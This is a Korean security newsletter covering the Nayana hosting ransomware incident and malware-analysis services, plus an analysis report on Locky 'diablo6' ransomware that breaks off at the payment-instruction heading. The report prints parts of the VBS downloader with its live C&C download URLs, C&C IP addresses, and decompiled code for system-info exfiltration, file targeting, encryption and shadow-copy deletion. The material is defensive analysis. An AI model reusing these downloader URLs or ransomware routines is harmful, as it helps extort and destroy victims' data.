원본 파일을 포함한 내부 백업 및 외부 백업 모두 랜섬웨어에 감염되어 모두 암호화 되었다는 사실을 확인하였습니다.

현재 시점에서 내부회의를 통해서 정리해 본 정상화를 위한 방법은 다음과 같습니다.

보유하고 있는 원본 데이터 제공 시 복원 지원


저희는 (주)인터넷나야나에서 관리하는 웹 호스팅, 서버 호스팅, 도메인, 위탁관리 및 인계가 가능한 업체를 논의하는 등 고객님들의 이익을 보호하기 위해서 저희가 할 수 있는 최선을 다하고 있습니다.

랜섬웨어 자료 복구 가능 여부는 현재 인터넷진흥원의 조사와 사이버수사대의 수사가 진행 중이어서 당장 복구가 어려운 상황이지만 저희는 빠른 시간내에 복구를 할 수 있는 방안들도 찾아 보고 있습니다. 다시 한번 이런 상황이 생기게 되어서 죄송한 마음입니다.

정상적인 서비스를 이용하시는 고객님의 경우 인터넷진흥원 및 사이버수사대와 공조하여
고객님의 지적재산권과 이익을 보호하기 위해 최선을 다하고 있으므로 동요없이 믿고 기다려주시기 바랍니다.

[그림 1. 인터넷나야나 랜섬웨어 감염 공지화면 (출처 : 인터넷나야나 공식 홈페이지)]

이 웹호스팅업체를 이용하는 고객사의 1 만 여 개중 절반가량인 5 천개 이상이 랜섬웨어의 공격을 받은 것으로 추정하고 있으며, 랜섬웨어 공격으로 인해 큰 손실을 본 기업도 상당수로 알려졌다. 인터넷나야나는 어쩔 수 없이 해커와 최종 협상을 통해 380 비트코인(한화 약 13 억원)을 지불하기로 합의해야만 했다.




[그림 2. 공격으로 인해 손실된 조직의 매출 비율 (출처 : Cisco 2017 연례 사이버 보안 보고서)]

사이버 공격은 시간이 지나면서 더욱더 고도화 되고 있으며, 어떤 기업도 공격 대상이 될 수 있다는 점이 이번 사건을 통해 드러났다. 최근 발표된 Cisco 연례 사이버 보안 보고서에 따르면, 전체 조직 중 75%가 애드웨어에 감염된 경험이 있다고 나타났다. 또한 사이버 공격으로 인해 매출 손실을 경험한 기업은 조사대상 기업 중 29%이며 이중 38%의 기업이 상당한 매출 손실을 경험한 것으로 조사되었다.

이와 같은 사이버 공격에 대비하고 피해를 최소화하기 위해 기업은 어떤 대비를 해야 할 것인가?

**– 사이버 공격 대비 첫걸음, 악성코드 분석 시스템**

지난 2017 년 5 월, 워너크라이(WannaCry) 랜섬웨어 사태가 발생했을 때 이루어 졌던 대응 조치를 살펴보자면, 당시 한국인터넷진흥원(KISA)를 중심으로 국내 민간보안 업체들이 사이버위협에 대응하기 위한 인텔리전스 네트워크를 구성하였다. 이는 워너크라이 공격에 대한 정보 공유를 통하여 발 빠른 대응에 나서기 위함이었다. KISA 백기승 원장은 2017 민간분야 상반기 사이버위기 대응 모의훈련 강평회에서 "다양한 산업군과 함께 모의훈련 실시는 물론, 사이버공유시스템(C-TAS) 참여기관, 사이버 위협 인텔리전스 네트워크 등과 정보 공유 및 협력을 확대할 예정"이라고 밝혔다. 사이버 공격에 대비하기 위해 민관이 협동하여 정보 수집에 신경 쓰고 있다는 것을 알 수 있다.
(관련기사 : http://www.cctvnews.co.kr/news/articleView.html?idxno=69205)

악성코드 수집 및 분석을 통하여 가장 최신 위협에 대응하기 위한 모습은 경찰청의 악성코드 포렌식 시스템과 금융보안원의 악성코드 분석 시스템에서도 그 예를 찾아볼 수 있다.

경찰청은 민원해결 및 침해사고에 대응하기 위해 악성코드 포렌식 분석 시스템을 사용한다. 악성코드 포렌식 분석 시스템은 악성 URL, 카페/블로그에 업로드 되는 다양한 샘플의 모니터링 등을 통해 다양한 형태의 악성코드를 수집하며, 수집된 악성코드는 PE, APK, URL 분석을 거치게 된다. 관리자는 분석된 정보를 실시간으로 확인할 수 있고, 내용이 정리된 보고서 형태로 저장할 수 있다. 제공받은 정보는 악성코드에 대한 민원이 들어왔을 때, 어떤 악성 행위를 하는지 안내하는데 사용되며 또한 침해사고 발생 시 사건 수사 및 프로파일링을 위해 사용된다.

금융보안원의 악성코드 분석 시스템은 주요 금융기관과 관련된 다양한 샘플을 수집하여 실시간으로 분석하는 역할을 한다. 샘플 수집에서부터 분석 결과를 제공하는 시스템을 자동화 프로세스에 적용하였기 때문에, 24 시간 모니터링이 가능하다는 장점을 가지고 있다. 관리자가 실시간으로 분석결과 알람을 통하여 받을 수 있기 때문에, 사이버 공격에 대한 빠른 조치를 위해 악성코드 분석 시스템이 사용되고 있다.

이와 비슷한 행보는 한국인터넷진흥원(KISA)이 도입하는 IMAS 에서도 살펴볼 수 있다. IMAS 는 자동화된 악성코드 분석 기법을 이용하여 의심스러운 파일이나 URL 을 분석한다. 또한 URL 분석에서는 각 사이트의 하위 페이지를 단계 제한없이 분석할 수 있다. KISA 는 IMAS 를 활용하여 국내 홈페이지를 통해 유포되는 악성코드 탐지와 분석을 강화하여 최신 사이버 공격에 보다 효과적으로 대응하겠다는 계획이다.

**– 사이버 공격, 기업이 할 수 있는 예방 방법은?**

많은 공공기관 및 보안 업체가 악성코드 정보를 이용하여 최신 사이버 위협에 대한 대응방안을 마련해가고 있는 상황이다. 그렇다면 일반 기업체에서는 사이버 공격을 방어하기 위해 악성코드 정보를 어떻게 활용할 수 있을까?

IMAS 서비스는 국내 2,000 만 사용자를 가지고 있는 알약을 기반으로 최신 악성코드 정보를 수집, 분석한다. 악성코드 분석으로 나온 데이터는 사용자가 파악하기 쉬운 양질의 데이터로 도식화시킨다. 또한 분석한 악성코드에 따른 대응방안을 제시하여, 기업 보안 담당자가 어떤 조치를 취해야 하는지를 손쉽게 알 수 있도록 도와준다.


[그림 3. IMAS 의 인공지능 분석]

## 02 전문가 보안 기고

악성코드 분석 정보와 인공지능(A.I)을 결합하여 최신 위협에 방어하는 방법도 분석 정보를 이용하는 방법이 될 수 있다. 기존 악성코드 분석 정보를 기반으로 인공지능이 학습을 시작한다면 신/변종에 대한 악성코드에 대한 탐지와 분석 능력이 더욱 강화될 수 있을 것으로 예상된다. IMAS 는 알약 등 각종 보안 서비스를 통해 다년간 축적한 악성코드 분석 정보와 인공지능을 결합하여 신/변종 악성코드에 대한 탐지, 분석 능력을 향상시키기 위한 연구를 진행하고 있다.

지난 사건이 지능형지속위협(APT) 과 랜섬웨어를 이용하여 큰 이득을 취할 수 있다는 사례로 기록되면서 기업에 대한 사이버 공격이 대폭 증가할 것으로 예상된다. IMAS 와 같은 악성코드 분석 시스템을 도입하여 접근 가능한 악성코드를 분석, 사전에 차단하는 것도 방법이 될 수 있을 것이다. 또한 악성코드에 대한 정보를 지속적으로 얻을 수 있는 채널을 열어 두어 악성코드에 대한 최신 패치와 서버 관리자에 대한 최신 보안 실무 교육을 병행하는 방법도 필요하다.

사이버 공격은 앞으로도 더 진화할 것이며 기업의 입장에서는 우리 회사가 다음 공격 대상이 될 수 있다는 생각을 가지고 공격에 대비한 예방책을 미리 준비하는 노력을 취해야 할 것이다.

# 03
# 악성코드 분석 보고

개요

악성코드 상세 분석


결론

# [Trojan.Ransom.LockyCrypt] 악성코드 분석 보고서

## 1. 개요

과거 다양한 변종으로 전세계에 악명을 떨친 'Trojan.Ransom.LockyCrypt(이하 Locky 랜섬웨어)'가 다시 등장하였다. 이 Locky 랜섬웨어는 파일 암호화 간 'diablo6' 확장자로 변경하는 점이 특징이다. 본 분석 보고서에서는 Locky 랜섬웨어를 상세 분석 하고자 한다.

이번 Locky 랜섬웨어는 불특정 다수를 대상으로 한 스팸 메일에서 유포되었다. 메일은 'Files attached. Thanks', 즉 '파일을 첨부하였다. 고맙다'의 내용을 담고 있다. 이는 메일을 받은 이들의 호기심을 자극하여 첨부된 파일을 실행하도록 하는 의도로 보여진다. 첨부된 압축 파일 안에 있는 'E 2017-08-09 (672).vbs'는 Locky 랜섬웨어를 다운로드하는 VBScript 스크립트 파일이다.




[그림 1] Locky 랜섬웨어를 유포한 스팸 메일

# 2. 악성코드 상세 분석

## 2.1. 첨부된 E 2017-08-09 (672).vbs 분석

첨부된 VBS 파일은 C&C 에서 Locky 랜섬웨어를 다운로드하고, 임시 폴더(%TEMP%) 경로에 'RzoGhNzbGgU.exe' 파일명으로 저장 및 실행한다.

```
Function IKARUSgovernmentalFuks(p)
    IKARUSgovernmentalcAfee.Send 'C&C에서 Locky 랜섬웨어 다운로드
End Function

Dim IKARUSgovernmental4 'As String

Function GeometryDash(p,d)
    IKARUSgovernmentalRombickom.Run(IKARUSgovernmentalheal33u) '%TEMP%\RzoGhNzbGgU.exe' 실행
End Function

Function Razdel( s500 )
   Razdel = Split(IKARUSgovernmental2, s500)
End Function
Dim IKARUSgovernmentalcrypt 'As Variant
Dim dePetya 'As Integer
IKARUSgovernmentalRH = IKARUSgovernmentalRH&"-"
Dim iSlashPOS 'As Integer
Dim sDecimalVis 'As String
Dim sWholeVis 'As String
sWholeVis = "A"


'Locky 랜섬웨어를 다운로드하는 C&C
Splitted = Split("willemshoeck.nl/y872ff2f?-dbr663dnbssfrodison.net/af/y872ff2f", "-")
```

[그림 2] Locky 랜섬웨어를 다운로드하는 VBS 파일

## 2.2. RzoGhNzbGgU.exe 상세 분석

첨부된 'E 2017-08-09 (672).vbs'에서 다운로드되어 실행되는 RzoGhNzbGgU.exe 는 파일 암호화 기능을 수행하며, 암호화 이후 복호화 해주는 대가로 비트코인 결제를 유도한다.

1) 디버깅 유무에 따른 자가 복제 및 실행

다음은 자가 복제 및 실행하는 코드이다. 자가 복제 및 실행은 자기 자신의 흔적을 숨기기 위해 사용하지만 이번 랜섬웨어에서는 분석 방해를 위해 사용하였다. PEB 구조체에 있는 'BeingDebugged' 멤버 값으로 현재 프로세스가 디버깅 상태인지를 확인하고, 디버깅 상태인 경우 임시 폴더(%TEMP%) 경로에 'svchost.exe' 이름으로 자가 복제 및 실행한다.

```
if ( *(v35 + 0xC) )                          // 디버깅 상태인 경우
{
  pInfectedID = (a1 - 208);
  v51 = (a1 - 180);
  bComparePath = PathCompare(v53, v54);      // 현재 실행 중인 악성코드 경로와 복제할 경로를 비교
  if ( !bComparePath )
  {
```

[그림 3] 디버깅 유무에 따른 자가 복제 및 실행

2) 감염된 이용자 ID 생성

감염된 이용자를 식별하기 위한 ID 를 생성하는 코드이다. ID 는 드라이브 볼륨의 GUID 를 MD5 로 변환한 값에 추가 연산을 적용한 값이다.

```
v6 = 0;
if ( !GetVolumeNameForVolumeMountPointA(lpszVolumeName, &v4, 0x104u) )
{
  v6 = GetLastError();
  v5 = &off_47CD64;
  _CxxThrowException(&v5, &unk_47A6B8);
}
```

[그림 4] ID 생성 코드의 일부

3) 정보 전송

C&C 로 감염된 기기의 정보들을 전송한다. 전송되는 정보에는 감염된 이용자의 ID, 국가 언어, 운영체제 정보, 서비스팩 정보, 로컬 컴퓨터의 도메인 소속 정보, 64 비트 유무, affid, v 값이 포함된다. affid 와 v 값은 악성코드 내부에 각각 숫자 '3'과 '2'로 고정되어 있으며 각각 'Affiliation ID(제휴 아이디)'와 'Version(랜섬웨어 버전 정보)'의 의미로 보여진다.

```
v34 = StrAppend_0(a1 - 732, v23, (a1 - 168)); // &act=getkey
*(a1 - 4) = 7;
v6 = StrAppend_0(a1 - 676, v34, (a1 - 96));   // &affid=
v27 = *(a1 - 368);
*(a1 - 4) = 8;
v29 = StrAppend_1(a1 - 648, v6, v27);         // affid 값=3
*(a1 - 4) = 9;
v10 = StrAppend_0(a1 - 1040, v29, (a1 - 72)); // &lang=
Locale = *(a1 - 380);
*(a1 - 4) = 10;
v32 = StrAppend_1(a1 - 872, v10, Locale);     // 감염 기기의 지역 정보
*(a1 - 4) = 11;
v31 = StrAppend_0(a1 - 1096, v32, (a1 - 64)); // &corp=
*(a1 - 4) = 12;
v11 = StrAppend_0(a1 - 816, v31, (a1 - 20));  // 로컬 컴퓨터의 도메인 데이터 값
*(a1 - 4) = 13;
v3 = StrAppend_0(a1 - 984, v11, (a1 - 80));   // &serv=
*(a1 - 4) = 14;
v15 = StrAppend_0(a1 - 620, v3, (a1 - 16));   // 로컬 컴퓨터의 도메인 데이터 값 2
*(a1 - 4) = 15;
v24 = StrAppend_0(a1 - 1152, v15, (a1 - 40)); // &os=
v28 = *(a1 - 372);
*(a1 - 4) = 16;
v20 = StrAppend_1(a1 - 704, v24, v28);        // os 운영체제 정보
*(a1 - 4) = 17;
v7 = StrAppend_0(a1 - 928, v20, (a1 - 32));   // &sp=
v12 = *(a1 - 364);
*(a1 - 4) = 18;
v18 = StrAppend_1(a1 - 1180, v7, v12);        // 서비스 팩 정보
*(a1 - 4) = 19;
v33 = StrAppend_0(a1 - 1124, v18, (a1 - 56)); // &x64=
*(a1 - 4) = 20;
v5 = StrAppend_1(a1 - 760, v33, v26);         // 64비트 유무
*(a1 - 4) = 21;
StrAppend_0(a1 - 592, v5, (a1 - 48));         // &v=2
```

[그림 5] C&C에 전송하는 정보

악성코드에서 연결하는 C&C 정보는 다음과 같다.

| IP | 국가 |
|---|---|
| 83.217.8.61 | 러시아 |
| 31.202.130.9 | 우크라이나 |
| 91.234.35.106 | 우크라이나 |

[표 1] C&C 정보

해당 정보들은 암호화되어 전송되며, 분석하는 시점에서 C&C와 연결이 이루어지지 않아 어떠한 데이터를 받아오는지 확인이 어렵다. 다음은 C&C와 연결이 이루어질 경우 파라메터 및 전송 정보이다.

| 파라메터 | 전송 정보 |
|---|---|
| id=&act=gettext&lang= | ID 및 지역 정보 |
| id=&act=gethtml&lang= | ID 및 지역 정보 |
| id=&act=stats&path=&encrypted=&failed=&length= | ID 및 암호화 정보 통계 |

[표 2] 파라메터 및 전송 정보 목록

4) 파일 암호화

① 암호화 대상 확인

암호화 대상을 확인하기 전 러시아어 환경인지 확인한다. 러시아어 환경의 기기에서는 암호화를 진행하지 않고, 프로세스 종료 및 자가 삭제한다. 그 외의 환경에서는 파일 암호화가 진행된다.

```
// 러시아어 이용 유무 체크
LANGID = GetSystemDefaultLangID() & 0x3FF;
if ( LANGID == 25
  || (v13 = GetUserDefaultLangID() & 0x3FF, v13 == 25 || (v36 = GetUserDefaultUILanguage() & 0x3FF, v36 == 0x19)) )
{
_79:
  *(a1 - 4) = -1;
  DeleteSelfFiles(0, a1, a2, i);
}
```

[그림 6] 러시아어 환경 확인

A 드라이브부터 Z 드라이브까지 드라이브가 고정식 드라이브, 이동식 드라이브, 램 디스크 드라이브인지 확인한다. 만일 대상 드라이브인 경우 암호화 대상 드라이브에 포함한다.

```
else if ( (DriveType != DRIVE_REMOVABLE
        || GetDiskFreeSpaceExW((a1 - 36), 0, (a1 - 44), 0) && (*(a1 - 40) > 0u || *(a1 - 44) >= 0xA00000u))
       && (DriveType != DRIVE_FIXED && DriveType != DRIVE_REMOVABLE && DriveType != DRIVE_RAMDISK
        || !GetVolumeInformationW((a1 - 36), 0, 0, 0, 0, (a1 - 28), 0, 0)
        || !((*(a1 - 28) >> 0x13) & 1))
       && (DriveType == DRIVE_FIXED || DriveType == DRIVE_REMOVABLE || DriveType == DRIVE_RAMDISK) )
```

[그림 7] 드라이브 확인

네트워크 드라이브도 암호화 대상에 포함한다.

```
result = WNetOpenEnumW(*(a1 + 12), 1u, 0, *(a1 + 16), (a1 - 24));
if ( !result )
{
  lpNetResource = calloc(1u, 0x2000u);
  if ( lpNetResource )
  {
    for ( *(a1 - 16) = 0x2000; ; *(a1 - 16) = 0x2000 )
    {
      v1 = *(a1 - 24);
      *(a1 - 20) = 1;
      v2 = WNetEnumResourceW_0(v1, (a1 - 20), lpNetResource, (a1 - 16));
      if ( !v2 )
        break;
      if ( lpNetResource->dwUsage & 1 )       // RESOURCEUSAGE_CONNECTABLE
      {
        v14 = 0;
        v9 = WNetAddConnection2W(lpNetResource, lpPassword, lpUsername, dwFlags);
        if ( v9 )
          continue;
      }
      if ( lpNetResource->dwUsage & RESOURCEUSAGE_CONTAINER )
      {
        v10 = *(a1 + 12);
        v3 = *(a1 + 8);
        NetworkSearching(a1);
      }
```

[그림 8] 네트워크 드라이브 검색

드라이브 내에서 암호화 조건에 부합하는 파일들을 리스팅한다. 암호화 대상 파일의 확인 조건은 확장자, 제외 파일 및 폴더 문자열이다. 다음은 암호화 대상 확장자와 제외 폴더 및 파일 문자열 목록이다.

| |
|---|
| ".wallet.dat", ".key", ".crt", ".csr", ".p12", ".pem", ".DOC", ".odt", ".ott", ".sxw", ".stw", ".PPT", ".XLS", ".pdf", ".RTF", ".uot", ".CSV", ".txt", ".xml", ".3ds", ".max", ".3dm", ".DOT", ".docx", ".docm", ".dotx", ".dotm", ".602", ".hwp", ".ods", ".ots", ".sxc", ".stc", ".dif", ".xlc", ".xlm", ".xlt", ".xlw", ".slk", ".xlsb", ".xlsm", ".xlsx", ".xltm", ".xltx", ".wk1", ".wks", ".123", ".wb2", ".odp", ".otp", ".sxi", ".sti", ".pps", ".pot", ".sxd", ".std", ".pptm", ".pptx", ".potm", ".potx", ".uop", ".odg", ".otg", ".sxm", ".mml", ".docb", ".ppam", ".ppsx", ".ppsm", ".sldx", ".sldm", ".ms11", ".ms11, (Security, copy)", ".lay", ".lay6", ".asc", ".onetoc2", ".pst", ".001", ".002", ".003", ".004", ".005", ".006", ".007", ".008", ".009", ".010", ".011", ".SQLITE3", ".SQLITEDB", ".sql", ".mdb", ".db", ".dbf", ".odb", ".frm", ".MYD", ".MYI", ".ibd", ".mdf", ".ldf", ".php", ".c", ".cpp", ".pas", ".asm", ".h", ".js", ".vb", ".vbs", ".pl", ".dip", ".dch", ".sch", ".brd", ".cs", ".asp", ".rb", ".java", ".jar", ".class", ".sh", ".bat", ".cmd", ".py", ".psd", ".NEF", ".tiff", ".tif", ".jpg", ".jpeg", ".cgm", ".raw", ".gif", ".png", ".bmp", ".svg", ".djvu", ".djv", ".zip", ".rar", ".7z", ".gz", ".tgz", ".tar", ".bak", ".tbk", ".tar.bz2", ".PAQ", ".ARC", ".aes", ".gpg", ".apk", ".asset", ".asset", ".bik", ".bsa", ".d3dbsp", ".das", ".forge", ".iwi", ".lbf", ".litemod", ".litesql", ".ltx", ".re4", ".sav", ".upk", ".wallet", ".vmx", ".vmdk", ".vdi", ".qcow2", ".mp3", ".wav", ".swf", ".fla", ".wmv", ".mpg", ".vob", ".mpeg", ".asf", ".avi", ".mov", ".mp4", ".3gp", ".mkv", ".3g2", ".flv", ".wma", ".mid", ".m3u", ".m4u", ".m4a", ".n64", ".contact", ".dbx", ".doc", ".docx", ".jnt", ".jpg", ".mapimail", ".msg", ".oab", ".ods", ".pdf", ".pps", ".ppsm", ".ppt", ".pptm", ".prf", ".pst", ".rar", ".rtf", ".txt", ".wab", ".xls", ".xlsx", ".xml", ".zip", ".1cd", ".3ds", ".3g2", ".3gp", ".7z", ".7zip", ".accdb", ".aoi", ".asf", ".asp", ".aspx", ".asx", ".avi", ".bak", ".cer", ".cfg", ".class", ".config", ".css", ".csv", ".db", ".dds", ".dwg", ".dxf", ".flf", ".flv", ".html", ".idx", ".js", ".key", ".kwm", ".laccdb", ".ldf", ".lit", ".m3u", ".mbx", ".md", ".mdf", ".mid", ".mlb", ".mov", ".mp3", ".mp4", ".mpg", ".obj", ".odt", ".pages", ".php", ".psd", ".pwm", ".rm", ".safe", ".sav", ".save", ".sql", ".srt", ".swf", ".thm", ".vob", ".wav", ".wma", ".wmv", ".xlsb", ".3dm", ".aac", ".ai", ".arw", ".c", ".cdr", ".cls", ".cpi", ".cpp", ".cs", ".db3", ".docm", ".dot", ".dotm", ".dotx", ".drw", ".dxb", ".eps", ".fla", ".flac", ".fxg", ".java", ".m", ".m4v", ".max", ".mdb", ".pcd", ".pct", ".pl", ".potm", ".potx", ".ppam", ".ppsm", ".ppsx", ".pptm", ".ps", ".pspimage", ".r3d", ".rw2", ".sldm", ".sldx", ".svg", ".tga", ".wps", ".xla", ".xlam", ".xlm", ".xlr", ".xlsm", ".xlt", ".xltm", ".xltx", ".xlw", ".act", ".adp", ".al", ".bkp", ".blend", ".cdf", ".cdx", ".cgm", ".cr2", ".crt", ".dac", ".dbf", ".dcr", ".ddd", ".design", ".dtd", ".fdb", ".fff", ".fpx", ".h", ".iif", ".indd", ".jpeg", ".mos", ".nd", ".nsd", ".nsf", ".nsg", ".nsh", ".odc", ".odp", ".oil", ".pas", ".pat", ".pef", ".pfx", ".ptx", ".qbb", ".qbm", ".sas7bdat", ".say", ".st4", ".st6", ".stc", ".sxc", ".sxw", ".tlg", ".wad", ".xlk", ".aiff", ".bin", ".bmp", ".cmt", ".dat", ".dit", ".edb", ".flv", ".gif", ".groups", ".hdd", ".hpp", ".log", ".m2ts", ".m4p", ".mkv", ".mpeg", ".ndf", ".nvram", ".ogg", ".ost", ".pab", ".pdb", ".pif", ".png", ".qed", ".qcow", ".qcow2", ".rvt", ".st7", ".stm", ".vbox", ".vdi", ".vhd", ".vhdx", ".vmdk", ".vmsd", ".vmx", ".vmxf", ".3fr", ".3pr", ".ab4", ".accde", ".accdr", ".accdt", ".ach", ".acr", ".adb", ".ads", ".agdl", ".ait", ".apj", ".asm", ".awg", ".back", ".backup", ".backupdb", ".bank", ".bay", ".bdb", ".bgt", ".bik", ".bpw", ".cdr3", ".cdr4", ".cdr5", ".cdr6", ".cdrw", ".ce1", ".ce2", ".cib", ".craw", ".crw", ".csh", ".csl", ".db_journal", ".dc2", ".dcs", ".ddoc", ".ddrw", ".der", ".des", ".dgc", ".djvu", ".dng", ".drf", ".dxg", ".eml", ".erbsql", ".erf", ".exf", ".ffd", ".fh", ".fhd", ".gray", ".grey", ".gry", ".hbk", ".ibank", ".ibd", ".ibz", ".iiq", ".incpas", ".jpe", ".kc2", ".kdbx", ".kdc", ".kpdx", ".lua", ".mdc", ".mef", ".mfw", ".mmw", ".mny", ".moneywell", ".mrw", ".myd", ".ndd", ".nef", ".nk2", ".nop", ".nrw", ".ns2", ".ns3", ".ns4", ".nwb", ".nx2", ".nxl", ".nyf", ".odb", ".odf", ".odg", ".odm", ".orf", ".otg", ".oth", ".otp", ".ots", ".ott", ".p12", ".p7b", ".p7c", ".pdd", ".pem", ".plus_muhd", ".plc", ".pot", ".pptx", ".psafe3", ".py", ".qba", ".qbr", ".qbw", ".qbx", ".qby", ".raf", ".rat", ".raw", ".rdb", ".rwl", ".rwz", ".s3db", ".sd0", ".sda", ".sdf", ".sqlite", ".sqlite3", ".sqlitedb", ".sr2", ".srf", ".srw", ".st5", ".st8", ".std", ".sti", ".stw", ".stx", ".sxd", ".sxg", ".sxi", ".sxm", ".tex", ".wallet", ".wb2", ".wpd", ".x11", ".x3f", ".xis", ".ycbcra", ".yuv" |

[표 3] 암호화 대상 확장자 문자열

| | |
|---|---|
| System Volume Information | temp |
| ProgramFiles (x86) | tmp |
| ApplicationData | _Locky_recover_instructions.txt |
| Program Files | _Locky_recover_instructions.bmp |
| $Recycle.Bin | _HELP_instructions.html |
| AppData | _HELP_instructions.bmp |
| Windows | _HELP_instructions.txt |
| winnt | thumbs.db |
| Boot | |

[표 4] 암호화 제외 대상 문자열

상기 문자열을 제외하는 이유는 시스템 오류를 피하기 위함과, '_Locky_recover_instructions.txt' 등의 기존 버전 랜섬노트를 보호해 불필요한 암호화를 하지 않으려는 의도로 보인다.

② 파일 암호화

리스팅된 파일들을 대상으로 암호화를 진행한다. 파일 암호화에는 RSA 및 AES 알고리즘이 사용된다.

```
if ( !*v10 )
{
  v12 = CryptAcquireContextA_0((a1 - 16), PROV_RSA_AES, 0xF0000000);
  CryptReleaseContext_0(v12, edi0);
  if ( *(a1 - 16) )
    CryptReleaseContext(*(a1 - 16), 0);
}
// RSA PublicKey Blob를 CSP로 전송
CryptImportKey_0((v13 + 4), v13, *(a1 + 8), *(a1 + 12), 0, 0);
```

[그림 9] 파일 암호화 알고리즘

파일 암호화는 암호화 대상 파일명과 확장자를 '[감염 ID 및 임의값].diablo6'으로 변경한 이후에 진행된다.

```
00412B30 CALL to MoveFileExW from svchost.00412B2A
023B95D0 ExistingName = "c:\Python27\Lib\unittest\test\test_result.py"
023E34A8 NewName = "c:\Python27\Lib\unittest\test\M6HDF0FI-F878-YX4S-F461F25F-9E76F87D860B.diablo6"
00000009 Flags = REPLACE_EXISTING|8
```

[그림 10] 파일 이름 및 확장자 변경

다음은 파일 암호화 코드의 일부이다.

```
  ReadFile_0(v71, *v43, v78, *(a2 - 80), v80);// 암호화할 데이터 읽기
  v80 = v42;
  v35 = *(a2 - 80);
  Encrypt_1(v42, hFile_2, v82, v83, v84, v85);// 암호화
  if ( !*(a2 - 24) || *(a2 - 24) == -1 )
  {
    v80 = 0;
    v62 = *(a2 - 32);
    v67 = v22;
    SetFilePointer_0(v78, v79, 0, hFile_2);
  }
  v71 = *(a2 - 80);
  WriteFile_0(v80, hFile_2, v82, v83, v84);   // 파일 암호화
  v21 = __CFADD__(v42, v22);
  v22 = &v22[v42];
}
v17 = *(a2 - 24);
// 파일 하단에 시그니처, RSA 공개키로 암호화한 임의 키 등 추가
if ( v17 && v17 != -1 )
{
  WriteFile_0((a2 - 1520), 0x344, v78, v79, v80);
}
else
{
  WriteFile_0(v79, v80, hFile_2, v82, v83);
  v78 = (a2 - 36);
  GetSystemTimeAsFileTime(0x344);
  SetFileTime_0(v67, (a2 - 36), (a2 - 36), v78);
}
```

[그림 11] 파일 암호화 코드

암호화된 파일의 구조는 다음과 같으며, 암호화된 데이터, 시그니처, 감염된 이용자 ID, 0x100 크기의 RSA로 암호화된 임의 키, 0x230 크기의 암호화된 시그니처와 원래 파일 이름이 포함된다.


[그림 12] 암호화된 파일 구조

5) 파일 복원 방지

파일 복원을 방지하기 위해 볼륨 쉐도우 복사본을 삭제한다.

```
(*(*ppBackup
 + 0x9C))(                          // 쉐도우 복사본 삭제(DeleteSnapshots)
  ppBackup,
  SourceObjectId_0,
  SourceObjectId_1,
  SourceObjectId_2,
  SourceObjectId_3,
  3,
  1,
  &plDeletedSnapshots,
  &pNondeletedSnapshotID,
  v7);
v7 = &SourceObjectId_0;
VssFreeSnapshotPropertiesInternal();
```

[그림 13] 볼륨 쉐도우 복사본 삭제

6) 결제 안내

